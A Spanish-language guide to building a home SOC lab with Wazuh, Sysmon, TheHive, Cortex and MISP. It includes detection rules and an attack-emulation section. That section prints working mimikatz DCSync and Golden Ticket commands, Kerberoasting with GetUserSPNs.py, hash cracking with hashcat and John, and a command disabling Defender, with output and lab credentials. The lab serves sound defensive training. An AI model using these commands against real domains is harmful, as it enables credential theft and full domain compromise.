



Laboratorio SOC en casa

Laboratorio



Contenido

Laboratorio SOC en casa.....	3
1. Arquitectura.....	3
2. Datos de las Máquinas.....	4
3. Instalación agente Wazuh.....	6
4. Instalación e integración de Sysmon.....	8
5. Reglas de detección.....	10
6. Integración de Tecnologías.....	12
7. Emulación de Ataques.....	12
8. Alertas y Casos.....	17
Autor de esta guía.....	20
Julián David Delgado Piraquive – Head of Offensive Security & MDR	


Laboratorio SOC en casa

1. Arquitectura

Entorno de laboratorio para simular operaciones de un Security Operations Center (SOC). Aquí están los componentes principales:

- ◆ SIEM: Implementación de un sistema para recopilación y análisis y correlación de eventos.
- ◆ Reglas de detección: Basadas en el framework MITRE ATT&CK para identificar amenazas.
- ◆ Gestión de casos: Organización y seguimiento de incidentes.
- ◆ Cortex: Enriquecimiento de alertas con inteligencia contextual.
- ◆ MISP: Plataforma para gestionar indicadores de compromiso (IOCs).
- ◆ Entorno simulado: Active Directory como objetivo atacado y Kali Linux como atacante.

Este laboratorio permite experimentar, aprender y perfeccionar tus habilidades en análisis de amenazas, respuesta a incidentes y uso de herramientas de ciberseguridad para un SOC.



2. Datos de las Máquinas

Credenciales:

- **Wazuh-Server -SIEM**

Acceso al sistema operativo

User: wazuh-user

Password: wazuh

Acceso a la consola web:

User: admin

Password: admin

- **Active Directory**

Domain: examen.local

User: Administrador

Password: Examen123.

- **The HIVE – Case Management**

```
admin@thehive.local
secret

jdelgado@laboratorio-local.com
Examen123.
```

- **Cortex**

```
admin
Examen123.

jdelgado@laboratorio-local.com
Examen123.
```

- **MISP**

```
admin@admin.test
IfpExamen123.

jdelgado@laboratorio-local.com
IfpExamen123..
```

- Windows 10: Debes unirlo al dominio examen.local y autenticarte con las siguientes credenciales:


User: julian

Password: Examen123.

Domain: examen.local

Para el equipo Windows 10, debemos modificar la IP del servidor DNS para que apunte a nuestro Active Directory y no tengamos problema cuando hagamos los ataques.

- **Windows 10:**



- **AD:**

```

Administrador: Símbolo del sistema
Microsoft Windows [Versión 10.0.14393]
(c) 2016 Microsoft Corporation. Todos los derechos reservados.

C:\Users\Administrador>ipconfig

Configuración IP de Windows

Adaptador de Ethernet Ethernet:

    Sufixo DNS específico para la conexión. . . :
    Vínculo: dirección IPv6 local. . . : fe80::ad11-d475-c500-8bd6%2
    Dirección IPv4. . . . . : 192.168.0.23
    Máscara de subred. . . . . : 255.255.255.0
    Puerta de enlace predeterminada. . . . . : 192.168.0.1

Adaptador de túnel Conexión de área local* 3:

    Sufixo DNS específico para la conexión. . . :
    Dirección IPv6. . . . . : 2001:0:2851:782c:30de:2b6:fd66:8f95
    Vínculo: dirección IPv6 local. . . : fe80::30de:2b6:fd66:8f95%5
    Puerta de enlace predeterminada. . . . . :


Adaptador de túnel isatap.{284050DD-12D3-42C1-9E08-C46A7F0D65A7}:

    Estado de los medios. . . . . : medios desconectados
    Sufixo DNS específico para la conexión. . . :

C:\Users\Administrador>
  
```

3. Instalación agente Wazuh

Accedemos a la consola de wazuh usando las credenciales por defecto



Descargar el agente de wazuh en la máquina de Active Directory


Abrimos powershell y ejecutamos

```
wget https://packages.wazuh.com/4.x/windows/wazuh-agent-4.8.1-1.msi -outfile wazuh-agent-4.8.1-1.msi
```

Luego para instalarlo ejecutamos el siguiente comando apuntando a la IP de Wazuh, en mi caso es la 192.168.0.26:


```
wazuh-agent-4.8.1-1.msi /q WAZUH_MANAGER="192.168.0.26"
```


Verificamos que el servicio se inicie:



Vamos a la consola de Wazuh:


Identificamos que ya tenemos una maquina con un agente





Ya tenemos instalado el agente de Wazuh ossec en nuestro AD.

Ahora vamos a instalarlo en nuestro Windows 10 siguiendo los mismos pasos anteriores.



Ahora vamos a descargar las herramientas para las pruebas en el AD:

Primero necesitamos desactivar el Defender para que no nos ponga problema con las herramientas que descargaremos y las pruebas que realizaremos, este laboratorio no esta enfocado para practicar Técnicas de Evasión, esto lo veremos en otro laboratorio más avanzado.

Ejecutaremos el siguiente comando en powershell para desactivar la protección en tiempo real.


```
Administrator: Windows PowerShell
Windows PowerShell
Copyright (C) Microsoft Corporation. All rights reserved.

Try the new cross-platform PowerShell https://aka.ms/pscore6

PS C:\Windows\system32> Set-MpPreference -DisableRealtimeMonitoring $true
PS C:\Windows\system32>
```

4. Instalación e integración de Sysmon

1. Descargue Sysmon desde la página Microsoft Sysinternals:
<https://docs.microsoft.com/en-us/sysinternals/downloads/sysmon>
2. Descargar el archivo de configuración `sysmonconfig.xml` en el controlador de dominio de Windows 2022 y el Windows 10 comprometido
<https://wazuh.com/resources/blog/detecting-process-injection-with-wazuh/sysmonconfig.xml>



3. Ejecute el siguiente comando para instalar Sysmon con el archivo de configuración descargado a través de PowerShell (ejecútelo como administrador):


```
.\sysmon.exe -accepteula -i sysmonconfig.xml
```

```
PS C:\Users\julian\Desktop\tools> .\Sysmon64.exe -accepteula -i .\sysmonconfig.xml

System Monitor v15.15 - System activity monitor
By Mark Russinovich and Thomas Garnier
Copyright (C) 2014-2024 Microsoft Corporation
Using libxml2. libxml2 is Copyright (C) 1998-2012 Daniel Veillard. All Rights Reserved.
Sysinternals - www.sysinternals.com

Loading configuration file with schema version 4.60
Sysmon schema version: 4.90
Configuration file validated.
Sysmon64 installed.
SysmonDrv installed.
Starting SysmonDrv.
SysmonDrv started.
Starting Sysmon64..
Sysmon64 started.
```


Configure los agentes de Wazuh para recopilar eventos de Sysmon agregando las siguientes líneas de código al archivo de configuración del agente en "C:\Program Files (x86)\ossec-agent\ossec.conf":



- Descargar e instalar Reglas de detección Wazuh basadas en TTPs MITRE

<https://github.com/OpenSecureCo/Wazuh-Rules-1>

utilizar las reglas que están dentro de la carpeta Windows_Sysmon



Para esta prueba aplicaremos las siguientes reglas básicas:

```
<localfile>
  <location>Microsoft-Windows-Sysmon/Operational</location>
  <log_format>eventchannel</log_format>
</localfile>
```

Debe quedar de la siguiente forma:

```

<ossec_config>

  <localfile>
    <location>Microsoft-Windows-Sysmon/Operational</location>
    <log_format>eventchannel</log_format>
  </localfile>

  <client>
    <server>
      <address>192.168.0.26</address>
      <port>1514</port>
      <protocol>tcp</protocol>
    </server>
  </client>

```

Este código debe estar dentro de las etiquetas <ossec_config>

Aplica los cambios reiniciando los agentes mediante este comando de PowerShell:

```
Restart-Service -Name wazuh
```

Repite el proceso para el equipo Windows 10

Agregue las siguientes reglas al archivo /var/ossec/etc/rules/local_rules.xml en el servidor Wazuh para generar alertas en el panel de Wazuh

5. Reglas de detección

Para detectar ataques de AD, creamos reglas en el servidor Wazuh para que usa loC en eventos de seguridad de Windows y eventos del sistema monitoreados por Sysmon.

```

<group name="security_event, windows,">
  <!-- This rule detects DCSync attacks using windows security event on the domain controller -->
  <rule id="110001" level="12">
    <if_sid>60103</if_sid>
    <field name="win.system.eventID">^4662$</field>
    <field name="win.eventdata.properties" type="pcre2">{1131f6aa-9c07-11d1-f79f-00c0c4fc2dcd2} | {19195a5b-6da0-11d0-afd3-00c0c4fd930c9}</field>
  </rule>

```

```

<options>no_full_log</options>

<description>Directory Service Access. Possible DCSync attack</description>

</rule>

<!-- This rule ignores Directory Service Access originating from machine accounts
containing $ -->

<rule id="110009" level="0">
  <if_sid>60103</if_sid>
  <field name="win.system.eventID">^4662$</field>
  <field name="win.eventdata.properties" type="pcre2">{1131f6aa-9c07-11d1-f79f-
00c04fc2dcd2} | {19195a5b-6da0-11d0-afd3-00c04fd930c9}</field>
  <field name="win.eventdata.SubjectUserName" type="pcre2">\.$</field>
  <options>no_full_log</options>
  <description>Ignore all Directory Service Access that is originated from a machine
account containing $</description>
</rule>

<!-- This rule detects Keberoasting attacks using windows security event on the
domain controller -->

<rule id="110002" level="12">
  <if_sid>60103</if_sid>
  <field name="win.system.eventID">^4769$</field>
<field name="win.eventdata.TicketOptions" type="pcre2">0x40810000</field>
  <field name="win.eventdata.TicketEncryptionType" type="pcre2">0x17</field>
  <options>no_full_log</options>
  <description>Possible Keberoasting attack</description>
</rule>

<!-- This rule detects Golden Ticket attacks using windows security events on the
domain controller -->

<rule id="110003" level="12">
  <if_sid>60103</if_sid>
  <field name="win.system.eventID">^4624$</field>
  <field name="win.eventdata.LogonGuid" type="pcre2">{00000000-0000-0000-0000-
000000000000}</field>

```

```
<field name="win.eventdata.logonType" type="pcre2">3</field>
<options>no_full_log</options>
<description>Possible Golden Ticket attack</description>
</rule>
</group>
```

Reinicie el servidor Wazuh para aplicar los cambios de configuración.

```
systemctl restart wazuh-manager
```

```
[root@wazuh-server wazuh-user]# systemctl restart wazuh-manager
```

6. Integración de Tecnologías

- **Integrar fuentes de inteligencia gratuitas como Virustotal o AbuseIPdb en CORTEX:**

<https://blog.thehive-project.org/tag/virustotal/>

- **Integrar Wazuh y The Hive para el envío de Alertas:**

<https://wazuh.com/blog/using-wazuh-and-thehive-for-threat-protection-and-incident-response/>

- **Importar los Case Templates y Dashboards Templates en The HIVE:**


<https://github.com/StrangeBeeCorp/thehive-templates>

7. Emulación de Ataques

Descargar herramientas:

Mimikatz

[mimikatz/x64 at master · ParrotSec/mimikatz · GitHub](https://github.com/ParrotSec/mimikatz)



Ataque DCSync

DCSync es una técnica de volcado de credenciales que utilizan los actores de amenazas para comprometer las credenciales de los usuarios del dominio. Este ataque abusa de los controladores de dominio a través del Servicio de replicación de directorios (DRS) que se utiliza para la sincronización y la replicación. Para realizar este ataque con éxito, un actor de amenazas debe tener acceso a una cuenta de usuario del dominio con privilegios de "Replicating Directory Changes" y "Replicating Directory Changes All". El siguiente paso muestra cómo realizar un ataque DCSync:

1. Ejecuta *mimikatz* como administrador y ejecute el siguiente comando en la consola para replicar las credenciales del usuario KRBTGT desde Active Directory.

```
lsadump::dcsync /domain:examen.local /user:krbtgt
```

```
PS C:\Users\Administrador\Desktop\tools> .\mimikatz.exe
.#####. mimikatz 2.2.0 (x64) #18362 Feb 29 2020 11:13:36
## ^ ##. "A La Vie, A L'Amour" - (oe,oe)
## < > ## /*** Benjamin DELPY 'gentilkiwi' ( benjamin@gentilkiwi.com )
## v ## > http://blog.gentilkiwi.com/mimikatz
'#####' Vincent LE TOUX ( vincent.letoux@gmail.com )
> http://pingcastle.com / http://mysmartlogon.com ***/

mimikatz # lsadump::dcsync /domain:examen.local /user:krbtgt
[DC] 'examen.local' will be the domain
[DC] 'WIN-442P9GU13EM.examen.local' will be the DC server
[DC] 'krbtgt' will be the user account

Object RDN          : krbtgt
** SAM ACCOUNT **

SAM Username       : krbtgt
Account Type       : 30000000 ( USER_OBJECT )
User Account Control : 00000202 ( ACCOUNTDISABLE NORMAL_ACCOUNT )
Account expiration :
Password last change : 03/11/2022 15:08:26
Object Security ID  : S-1-5-21-3947173845-2241589622-2425410599-502
Object Relative ID  : 502

Credentials:
  Hash NTLM: 36126cbde83ad22c9bb2ad1f0e3176ce
  ntlm- 0: 36126cbde83ad22c9bb2ad1f0e3176ce
  lm - 0: 373fe157e25c8c49278aec87d654e67d

Supplemental Credentials:
* Primary:NTLM-Strong-NTOWF *
  Random Value : c1e28091ac2097f5849b6dbbf35a2e71
```

Podemos ver que el Hash NTLM del usuario krbtgt es:
36126cbde83ad22c9bb2ad1f0e3176ce

Ataque Golden Ticket

Los Golden Tickets son tickets de autenticación falsificados que abusan del protocolo Kerberos, que cifra y firma mensajes utilizando secretos

compartidos. Los tickets Kerberos se generan utilizando el hash de contraseña de la cuenta de usuario KRBTGT. Estos tickets se pueden utilizar para acceder a sistemas y datos porque son confiables y válidos para la autenticación.

2. Ejecute mimikatz como administrador y ejecute el siguiente comando para falsificar tickets Kerberos utilizando el hash NTLM de la cuenta KRBTGT obtenida durante el ataque DCSync.
3. `kerberos::golden /domain:examen.local /sid:S-1-5-21-3947173845-2241589622-2425410599-502 /rc4:36126cbde83ad22c9bb2ad1f0e3176ce /user:julian /groups:513,2668 /ptt`

```
mimikatz # kerberos::golden /domain:examen.local /sid:S-1-5-21-3947173845-2241589622-2425410599-502 /rc4:36126cbde83ad22c9bb2ad1f0e3176ce /user:julian /groups:513,2668 /ptt
User      : julian
Domain    : examen.local (EXAMEN)
SID       : S-1-5-21-3947173845-2241589622-2425410599-502
User Id   : 500
Groups Id : *513 2668
ServiceKey: 36126cbde83ad22c9bb2ad1f0e3176ce - rc4_hmac_nt
Lifetime  : 09/08/2024 14:06:44 ; 07/08/2034 14:06:44
-> Ticket : ** Pass The Ticket **

* PAC generated
* PAC signed
* EncTicketPart generated
* EncTicketPart encrypted
* KrbCred generated

Golden ticket for 'julian @ examen.local' successfully submitted for current session
```

4. Ejecute el siguiente comando para abrir una sesión de símbolo del sistema autenticada con el ticket Kerberos falsificado desde mimikatz.

`misc::cmd`

Ejecute el comando “`klist`” para verificar que el ticket falsificado esté actualmente cargado en la memoria para la sesión actual.

```
C:\Users\Administrador\Desktop\tools>klist
El id. de inicio de sesión actual es 0:0x53cef
Vales almacenados en caché: (1)
#0>   Cliente: julian @ examen.local
      Servidor: krbtgt/examen.local @ examen.local
      Tipo de cifrado de vale Kerberos: RSADSI RC4-HMAC(NT)
      Marcas de vale 0x40e00000 -> forwardable renewable initial pre_authent
      Hora de inicio: 8/9/2024 14:14:16 (local)
      Hora de finalización: 8/7/2034 14:14:16 (local)
      Hora de renovación: 8/7/2034 14:14:16 (local)
      Tipo de clave de sesión: RSADSI RC4-HMAC(NT)
      Marcas de caché: 0x1 -> PRIMARY
      KDC llamado:
C:\Users\Administrador\Desktop\tools>
```

Podemos ver que el ticket actualmente cargado en la memoria es del usuario Julian del dominio examen.local

Vamos a entrar en nuestro Wazuh, y veremos que se han generado eventos con la detección de ataques DCSync y Golden Ticket Attack en el AD.

Alerta DCSYNC

> Aug 9, 2024 @ 14:13:49.602	Directory Service Access. Possible DCSync attack	12	110001
> Aug 9, 2024 @ 14:13:49.602	Directory Service Access. Possible DCSync attack	12	110001
> Aug 9, 2024 @ 14:13:49.585	Directory Service Access. Possible DCSync attack	12	110001

Alerta Golden Ticket

> Aug 9, 2024 @ 14:32:19.136	Possible Golden Ticket attack	12	110003
------------------------------	-------------------------------	----	--------

Si ejecutamos mimikatz en nuestro equipo Windows 10, vemos que se crea un evento de malware en Wazuh.

```
data.win.eventdata.image      C:\Users\julian\Desktop\tools\mimikatz.exe
data.win.eventdata.initiated  true
data.win.eventdata.processGuid {74f5313c-0772-66b6-be01-000000001c00}
data.win.eventdata.processId  8640
data.win.eventdata.protocol   tcp
data.win.eventdata.ruleName   technique_id=T1036,technique_name=Masquerading
data.win.eventdata.sourceIp   192.168.0.22
data.win.eventdata.sourceIpV6 false
data.win.eventdata.sourcePort 49979
data.win.eventdata.user       EXAMEN\julian
data.win.eventdata.utcTime    2024-08-09 12:12:16.100
data.win.system.channel       Microsoft-Windows-Sysmon/Operational
data.win.system.computer      WIN-10.examen.local
```

También se ha generado un evento de movimiento lateral sobre el usuario Julian (este es el usuario con el que estamos autenticados en nuestro Windows 10).

Time ↓	Technique(s)	Tactic(s)	Description	Level	Rule ID
> Aug 9, 2024 @ 14:12:19.665	T1053.005	Execution, Persistence, Privilege Escalation	Process loaded taskschd.dll module. May be used to create delayed malware execution	4	92154
> Aug 9, 2024 @ 14:12:19.649	T1021.002	Lateral Movement	Possible suspicious access to Windows admin shares	3	92105
> Aug 9, 2024 @ 14:12:15.533	T1078	Defense Evasion, Persistence, Privilege Escalation, Initial Access	Windows logon success.	3	60106
> Aug 9, 2024 @ 14:11:52.904	T1105	Command and Control	Executable file dropped in folder commonly used by malware	15	92213

Ataque Kerberoasting

Kerberoasting es una técnica de ataque que implica que un atacante abuse del privilegio otorgado a los usuarios autenticados para solicitar un ticket de Ticket Granting Service (TGS) para cualquier servicePrincipalName (SPN) de un controlador de dominio. El ticket puede estar cifrado con un conjunto de cifrados como RC4, HMAC o MD5 utilizando el hash de contraseña de la cuenta de servicio asociada con el SPN. El actor de la amenaza extrae el hash de contraseña del ticket e intenta descifrar la contraseña sin conexión.

Usaremos la herramienta GetUserSPN.py que ya esta instalada en nuestra Kali de ataque habitual para identificar los SPNs del Controlador de Dominio examen.local

```
GetUserSPNs.py examen.local/Julian:'Examen123.' -request
```

Identificamos que tiene un SPN con el servicio SVC_SQL y que podemos solicitar un TGS

```

- GetUserSPNs.py examen.local/julian:'Examen123.' -request
Impacket v0.12.0.dev1+20240604.210053.9734a1af - Copyright 2023 Fortra

-----
ServicePrincipalName      Name      MemberOf
-----
examen.local/SVC_SQL.DC-Company  SVC_SQL  CN=Grupo de acceso de autorizaciÃ³n de Windows,CN=Builtin,DC=examen,DC=local

-----

[-] CCache file is not found. Skipping...
$krb5tgt$23*$SVC_SQL$EXAMEN.LOCAL$examen.local/SVC_SQL*$19942882d2964d9762bce8e0661de239$101fea55edfba0ec1cdf6fe2
082e37892d04de7be96a35af526415ffd92e011ed07a303e1a8ca14c5d9265f59e6c16f4a8abd620e97590d42dde8b77f63a2d514905a9ddb
db0b47cb0122be616239c124b75d3de01a9a2c0771acb139c4bb742c1a773f983d44cec61107ee4d06db8499d20d63b467dbd505a3414ef748
4d8c89625ca1d9d07f357d4dcee27c912d7ae8c802edfef2e6517e623dd7c5df4bed7a0b89ce8ce83177fdb4d84e0dc82ab13f4977950dccc
d898e682672b14c990650254fea2f2a31ac5cd54fca3e997889a70aeb861dc34044697bf8d9f9da19848c87349567608484f5a29d6a53a35bd
8b1e73d940b9b1903c8c96671733d2a9ad8c3a9ed1578704210f894bab421019e882f0723a99102df703159688e2fee55b990e8950d2304f1
a9cf9f0cd6634356de44a4fdfee5a7a6ff6bd580202d6d3d08fb238e87297d43e40ee20556dc99db90cdf925572da28c00483eafcb2b18b
739e4ee4f4b43d7322290074e50dc69bf9174d40f4ecfbb82f4899d4f85273f72a5254e6333c7422e0d766dd92a5c741b84a78b6b9e4bda66
c83c40967d76b86098b09c606dbd9c7612704b3c34e69d8e5d13d8f7693ed533968ce139dea070652675b892991d5612d878bffa437e39a989d
6466cfaf36c174cd9944b14b2c84e7de46dd45193e60055046379f524987d5e366f7a14ca64e8

```

Este TGS podríamos crackearlo en local con hashcat o John the Ripper


```
hashcat -m 13100 --force -a 0 hashes.kerberoast passwords_kerb.txt
```

```
john --format=krb5tgs --wordlist=passwords_kerb.txt hashes.kerberoast
```

```
(root@kali)-[~/kali]
└─# john --wordlist=/usr/share/wordlists/rockyou.txt tgs.txt
Using default input encoding: UTF-8
Loaded 1 password hash (krb5tgs, Kerberos 5 TGS etype 23 [MD4 HMAC-MD5 RC4])
Will run 2 OpenMP threads
Press 'q' or Ctrl-C to abort, almost any other key for status
Password!          (?)
1g 0:00:00:00 DONE (2023-06-05 06:04) 1.075g/s 48997p/s 48997c/s 48997C/s heinrich..061390
Use the "--show" option to display all of the cracked passwords reliably
Session completed.
```


Revisamos los eventos generados en nuestro Wazuh.

Veremos que se ha generado una alerta de ataque Kerberoasting

